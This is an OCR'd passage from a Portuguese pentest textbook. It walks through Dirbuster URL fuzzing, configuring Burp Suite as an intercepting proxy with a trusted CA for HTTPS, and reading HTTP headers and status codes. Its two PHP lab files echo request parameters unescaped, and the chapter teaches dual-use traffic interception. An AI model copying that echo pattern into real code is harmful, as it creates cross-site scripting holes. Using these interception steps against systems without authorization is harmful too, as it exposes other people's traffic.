

Figura 7.6 – Resultado exibido pelo Dirbuster.

A opção URL Fuzz (Select starting options > URL Fuzz) é usada em situações em que se queira auditar algum parâmetro de URL. Por exemplo, supondo que seja necessário descobrir todos os arquivos PDF que se encontram no diretório arquivos/, configure a opção URL Fuzz como /arquivos/{dir}.pdf (Figura 7.7).



Figura 7.7 – Configurando o Dirbuster com URL fuzz.

Um detalhe a ser observado é o fato de o Dirbuster não seguir páginas redirecionadas pelo servidor (função header("Location:") do PHP), assim, para tal, habilite a opção no menu Options > Follow Redirects (Figura 7.8).



Figura 7.8 – O Dirbuster seguirá o redirecionamento de páginas feito pelo servidor.

7.6 Burp Suite

Web proxy utilizado para interceptação do tráfego web. Há duas versões do Burp Suite: gratuito e comercial. Neste livro, será usada a versão gratuita, instalada por padrão no Kali Linux. Consulte https://portswigger.net/burp para mais informações.

Até o momento da escrita desta obra, a última versão do Burp era 1.7.23. Caso alguma outra versão seja usada, talvez exista alguma diferença na execução dos procedimentos descritos neste capítulo. Assim, fiz um upload dessa versão em meu GitHub pessoal, encontrado em https://github.com/danielhnmoreno/burpsuite.

Um web proxy age como um interceptador de conexões: o usuário, ao configurar o browser com o endereço IP do proxy, consegue capturar todas as requisições e respostas feitas ao servidor web (Figura 7.9).



Figura 7.9 – Representação de um web proxy.

Um web proxy é de extrema importância para o pentest, pois, por ele agir como um intermediário entre o browser do usuário e o servidor, serão capturados todos os dados da página web: nomes de campos, formulários etc.

7.6.1 Configurando o browser

Para capturar solicitações HTTP, o browser deve ser configurado com o endereço IP do Burp Suite. Há duas formas de realizar essa configuração: via browser ou pela extensão FoxyProxy (Firefox).

7.6.1.1 Configuração manual

É possível configurar qualquer browser que aceite conexão via proxy para que solicitações HTTP sejam capturadas pelo Burp Suite. Como o browser padrão do Kali Linux é o Firefox, para o exemplo a seguir usaremos esse browser, porém o processo é similar para outros browsers, como Chrome, Netscape, Safari etc.

1. Aperte a tecla Alt para que o Firefox exiba a barra de navegação. Vá em Edit > Preferences.
2. Vá na guia Advanced > Network > Settings.

3. Insira o endereço IP do Burp Suite em Manual proxy configuration > HTTP Proxy. Habilite o checkbox Use this proxy for all protocols. Como o Burp Suite será usado apenas na máquina local e não em rede, utilize o endereço 127.0.0.1 e a porta 8080 (Figura 7.10).



Figura 7.10 – Configurando o proxy com o IP e porta do Burp Suite.

7.6.1.2 Configuração via FoxyProxy

O FoxyProxy é uma extensão do Firefox, sendo possível configurá-lo somente nesse browser. O FoxyProxy permite configurar diversos proxies no Firefox, e, quando se pretende utilizar o proxy desejado, basta um simples clique de mouse:

1. Aperte a tecla Alt para que o Firefox exiba sua barra de navegação. Vá em Tools > Add-ons.
2. No campo de busca, digite foxyproxy.

3. Instale a versão *FoxyProxy Basic*.

4. Reinicie o browser para que a instalação seja bem-sucedida. O ícone do FoxyProxy aparecerá no Firefox, logo à direita do campo de digitação da URL (ícone de raposa).

5. Para adicionar um proxy, clique com o botão direito do mouse no ícone da raposa. Serão exibidas as opções de proxy que podemos usar. Vá em Options (Figura 7.11).



Figura 7.11 – Configurando as opções do FoxyProxy.

6. Na janela aberta pelo FoxyProxy, há somente o profile padrão configurado pelo FoxyProxy, chamado de “Default”. Não altere a configuração padrão, em vez disso, crie um novo profile em Add New Proxy.

7. Na aba Proxy Details, insira o endereço IP do Burp Suite em Server or IP Address e a porta em Port.

8. Na aba General, identifique o proxy recém-criado com o nome de *Burp Suite* ou o nome desejado em Proxy Name.

9. O proxy recém-criado é identificado como *Burp Suite* (Figura 7.12). Ainda na figura 7.12, há três formas de utilizar o FoxyProxy:

- Todas as requisições HTTP do Firefox devem ser redirecionadas para o Burp Suite (Use proxy "Burp Suite" for all URLs).
- Todas as requisições HTTP do Firefox devem ser redirecionadas para o profile Default (Use proxy "Default" for all URLs). A não ser que o profile Default tenha sido alterado, o Firefox não utilizará nenhum proxy.
- O FoxyProxy é desabilitado (Completely disable FoxyProxy). Nesse caso, o Firefox utiliza as configurações definidas pela Figura 7.10.



Figura 7.12 – O Burp Suite foi adicionado com sucesso no FoxyProxy.

7.6.2 Conexões HTTPS

Será necessário importar o certificado digital do Burp Suite no browser para capturar conexões criptografadas:

1. Inicie o Burp Suite no terminal:

   root@kali# **java -jar burpsuite_free_v1.7.23.jar**

2. Ao iniciar o Burp Suite, serão apresentadas telas relacionadas à criação de um novo projeto. Deixe as configurações na forma padrão e avance até que a tela inicial do Burp Suite seja apresentada.
3. Configure o Firefox para que utilize o Burp Suite como proxy web. Essa etapa pode ser realizada seguindo os procedimentos descritos em “7.6.1.1 Configuração manual” ou “7.6.1.2 Configuração via FoxyProxy”. Escolha o método que mais lhe agradar.
4. Acesse o endereço http://burp. Vá no menu CA Certificate e realize o download do certificado digital do Burp Suite.
5. Aperte a tecla Alt para que o Firefox exiba sua barra de navegação. Vá

em Edit > Preferences.

6. Vá na guia Advanced > Certificates > View Certificates.
7. Na janela aberta, vá em Import e selecione o certificado digital do Burp Suite (arquivo .der).
8. Na janela aberta, selecione o checkbox Trust this CA to identify websites (Fig. 7.13).

Figura 7.13 – Ao confiar no CA (Certificate Authority – Autoridade de Certificação), o Burp Suite torna-se responsável por identificar websites com HTTPS.

7.6.3 Capturando e modificando conexões via proxy

Para mostrar o funcionamento de um proxy web, será capturada uma requisição feita a um servidor web:

1. Crie o arquivo /var/www/html/index.php com o seguinte conteúdo:

```
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST")
u echo "<!-- Digitado: $_POST[nome] -->";
else{
?>
   <form action = "" method="POST">
      Nome: <input type="text" name="nome">
      <input type="submit">
   </form>
<?php
```

```
}
?>
```

2. Configure o Firefox para que utilize o Burp Suite como proxy web. Essa etapa pode ser realizada seguindo os procedimentos descritos em “7.6.1.1 Configuração manual” ou “7.6.1.2 Configuração via FoxyProxy”. Escolha o método que mais lhe agradar.
3. Opcional – Caso você deseje capturar conexões HTTPS, lembre-se de importar o certificado digital do Burp Suite, conforme descrito em “7.6.2 Conexões HTTPS”.
4. Inicie o Burp Suite no terminal:

root@kali# **java -jar burpsuite_free_v1.7.23.jar**

5. Ao iniciar o Burp Suite, serão apresentadas telas relacionadas à criação de um novo projeto. Deixe as configurações na forma padrão e avance até que a tela inicial do Burp Suite seja apresentada.
6. Por padrão, o Burp Suite só captura requisições (browser -> servidor), e não respostas (servidor -> browser). Acesse a aba Proxy > Options. Na opção Intercept Server Responses, habilite o checkbox Intercept responses based on the following rules (Figura 7.14).
7. No Firefox, acesse o endereço http://localhost. Observe que o Firefox ficará carregando o site, não exibindo o seu conteúdo, pois o Burp Suite realiza a interceptação da requisição web.



Figura 7.14 – Habilitando a captura de respostas HTTP vindas a partir do servidor.

8. No Burp Suite, vá em Proxy > Intercept. Os dados de requisição foram capturados com sucesso. Qualquer parâmetro apresentado pode ser alterado (Figura 7.15). Clique em Forward.



Figura 7.15 – Capturando requisições (cliente -> servidor) web.

- Forward – Aceita a requisição.
- Drop – Rejeita a requisição.
- Intercept is on – Habilita a interceptação de dados: o Burp Suite intercepta requisições (e/ou respostas) e envia ao usuário, para que ele as modifique ao seu critério. Ao clicar nesse botão, o texto é trocado para Intercept is off, indicando que o Burp Suite intercepta requisições, mas não deixa que o usuário as modifique. Todas as requisições feitas pelo usuário permanecem armazenadas em Proxy > HTTP history.
- Action – Ação a ser tomada, como enviar a requisição para o Spider, Intruder etc.

9. Como o Burp Suite foi configurado para interceptar respostas, a resposta do servidor ao cliente também é capturada (Figura 7.16).



Figura 7.16 – Capturando respostas (servidor -> cliente) web.

O corpo de uma requisição HTTP apresenta a seguinte estrutura (Figura 7.15):

- GET / HTTP/1.1 – Método, página e versão do HTTP:

  - GET – Tipo da requisição HTTP. No caso de requisições do tipo POST, o conteúdo é enviado no corpo da mensagem, e não diretamente na URL.
  - / – Página em que é feita a solicitação HTTP (http://localhost/). Se a requisição fosse http://localhost/form.php, essa linha seria /form.php.
  - HTTP/1.1 – Versão do HTTP a ser usado, podendo ser 1.0 ou 1.1. A diferença entre as duas é que a versão 1.1 utiliza conexões persistentes: não é necessário abrir várias conexões na máquina local para transferir arquivos a partir da página web (imagens, vídeos, áudio etc.). Ao usar a versão 1.1, a transferência de todos os arquivos da página web (incluindo o próprio HTML) é feita usando-se apenas uma única conexão TCP, e a conexão mantém-se ativa mesmo após completar a transferência dos arquivos, sendo encerrada quando atingir um *timeout* (tempo ocioso, em que nenhuma transferência de dados é feita). Já em conexões não persistentes (usada pela versão 1.0), é necessário abrir várias conexões TCP, uma para cada arquivo transferido. No final de cada transferência, as conexões são imediatamente finalizadas.
- Host – Endereço do host. Obrigatório quando a versão 1.1 do HTTP é utilizada.
- User-Agent – Agente usado para acessar a página.
- Accept – Tipo de conteúdo (*MIME type*) suportado pelo cliente. Por exemplo, caso o cliente suporte um conteúdo do tipo texto (*text/html*), a resposta vinda do servidor será texto HTML (Content-Type: text/html – Figura 7.16). Outro exemplo: MIME type definido como image/gif indica imagens do tipo GIF. Já MIME type definido como image/* indica qualquer tipo de imagem (JPG, PNG, GIF etc.). Usar */* indica qualquer MIME type. O fator q (*q-factor – ;q=*) determina a ordem de relevância (valor entre 0 e 1) do MIME type. Quando não está presente, o fator q é 1. Na Figura 7.15, o cliente suporta quatro tipos de MIME type: text/html, application/xhtml+xml, application/xml e */*. Como o fator *q* não está definido para text/html e application/xhtml+xml, os dois usam fator q igual a 1, tendo maior preferência pelo cliente do que application/xml (fator q igual a 0.9) e */* (fator q igual a 0.8). Conforme mostra a Figura

7.16, o MIME type escolhido foi text/html.

- Accept-Language – Linguagem suportada pelo cliente.
- Accept-Encoding – Codificação suportada pelo cliente (gzip e deflate).
- Connection – Determina se a conexão deve (Keep-Alive – padrão no HTTP 1.1) ou não (Close – padrão no HTTP 1.0) ser mantida.

Além desses campos, outros dois também podem estar incluídos em requisições (cliente -> servidor):

- Cookie – Cookie do cliente. Por exemplo, ao iniciar uma sessão com a função session_start() do PHP, o cliente envia para o servidor uma linha similar a Cookie: PHPSESSID=*valor_PHPSESSID*.
- Referrer – Referencia a página web em que o usuário estava antes de visitar a página atual.

O corpo de resposta HTTP apresenta a seguinte estrutura (Figura 7.16):

- HTTP/1.1 200 OK – Método e código de retorno. Há vários códigos enviados do servidor para o cliente, sendo agrupados por famílias, sendo as principais:

- 1xx – Respostas informativas, indicando que haverá respostas adicionais.
- 2xx – A requisição foi recebida, processada pelo servidor e retornada ao browser do cliente com sucesso. O código mais comum é 200 OK.
- 3xx – Redirecionamento de requisições. Por exemplo, o código 302 Found enviado ao browser do cliente quando a função header("Location: ") do PHP redireciona o usuário para outra página.
- 4xx – O servidor não conseguiu processar alguma solicitação do cliente. Os códigos mais comuns são:
  - 401 Unauthorized – O usuário tentou acessar algum recurso não autorizado. Um exemplo ocorre quando uma página é protegida com autenticação HTTP e o usuário tenta acessar algum arquivo restrito. Realize o procedimento descrito em “7.3.1.2 http-method-tamper”, inserindo um nome de usuário e senha inválidos na pop-up de login, e o código 401 será exibido pelo Burp Suite.
  - 403 Forbidden – O usuário tentou acessar algum recurso proibido. Um exemplo ocorre quando o usuário tenta acessar algum arquivo sem permissão. Realize as etapas 1, 2, 3 e 7 do procedimento descrito em “7.3.1.3 http-userdir-enum”, e o código 403 será exibido pelo Burp Suite.
  - 404 Not Found – O usuário tentou acessar algum recurso inexistente no servidor. Acesse alguma URL que não existe no servidor, e o código 404 será exibido pelo Burp Suite.

- 5xx – Erro no servidor. Os códigos mais comuns são:
  - 501 Not Implemented – O método HTTP usado não é suportado pelo servidor.
  - 500 Internal Server Error – Erro interno de servidor.
  - 503 Service Unavailable – Serviço indisponível.
- Date – Horário de envio da resposta do servidor.
- Server – Detalhes sobre o servidor.
- Vary – Usado pelo servidor para determinar se futuras solicitações (ou requisições) do cliente devem ser respondidas com uma versão em cache ou como sendo uma nova solicitação. Por exemplo, ao usar Vary: User-Agent, servidores consideram o User-Agent para responder ao cliente. Em outras palavras, a resposta do servidor varia (*vary*) de acordo com o User-Agent usado.
- Content-length – Tamanho da resposta enviada pelo servidor (tamanho em bytes da página HTML).
- Connection – Estado da conexão: se ela continua ativa (Keep-Alive) ou se foi encerrada (Close).
- Content-Type – O cliente especifica qual MIME type (linha Accept – Figura 7.15) deseja usar. O Content-Type é a resposta ao campo Accept feito pelo cliente. Na Figura 7.16, a página web é retornada na forma de texto HTML (text/html) com a codificação UTF-8.
- Corpo do HTML – Após uma linha em branco, o código HTML é exibido.

Além desses campos, outros dois também podem estar incluídos em respostas (servidor -> cliente):

- Set-Cookie – Define o cookie do cliente. Quando são feitas requisições do cliente para o servidor, o cliente usa o valor definido em Set-Cookie no campo Cookie, como um mecanismo de identificação no servidor.
- Location – Campo definido quando o servidor redireciona o usuário para outra página. Ao usar a função header("Location: ") do PHP, a resposta do

servidor incluirá esse campo (código HTTP 302 Found), seguido de uma requisição do cliente para a nova página.

Há diversos outros campos de requisição e resposta. Consulte https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers para mais informações.

7.6.4 Aba Target

Dividido nas abas Site map e Scope.

7.6.4.1 Site map

Na medida em que o usuário navega por um site, todo o mapeamento dele (arquivos, URLs etc.) é arquivado nessa aba. Cada site é separado do outro por guias diferentes.

Será necessário criar o seguinte ambiente:

1. Crie o diretório /var/www/html/pagina:

   root@kali# **mkdir /var/www/html/pagina**

2. Crie o arquivo /var/www/html/pagina/meus_dados.php com o seguinte conteúdo:

```
Seja bem vindo: <?php echo $_GET["nome"] ?><br>
<a href='https://www.facebook.com/danielhnmoreno'>Facebook</a> <br>
<a href='https://www.linkedin.com/in/daniel-moreno-22332077'>Linkedin</a><br>
<a href='https://www.youtube.com/user/danielhnmoreno'>Youtube</a>
```

Ao acessar o endereço http://localhost/pagina/meus_dados.php?nome=Daniel, serão mapeados links para o meu Facebook pessoal, canal do YouTube, perfil no Linkedin etc. O Site map enumera tudo o que está vinculado à URL acessada pelo usuário (Figura 7.17).



Figura 7.17 – Site map organiza toda a estrutura de um site.

É necessário realizar uma observação em relação à cor dos links visitados e aos ícones usados:

- URL da cor negra – Links visitados diretamente pelo usuário.
- URL da cor cinza – Links visitados pelo Burp Suite e enumerados no Site map.
- Ícone de pasta – Diretório web.
- Ícone de papel – Página HTTP.
- Ícone de papel com cadeado – Página HTTPS.
- Ícone de engrenagem – URLs com a coluna Params marcada. Esse tipo de URL permite que valores de entrada sejam manipulados em ataques com o Intruder.

Uma URL pode ser destacada em relação às demais por meio do uso de cores. Clique com o botão direito do mouse e selecione a opção Highlight (Figura 7.18).

Além das cores, é possível usar comentários para destacar URLs. Clique com o botão direito do mouse e selecione a opção Add Comment (Figura 7.19).

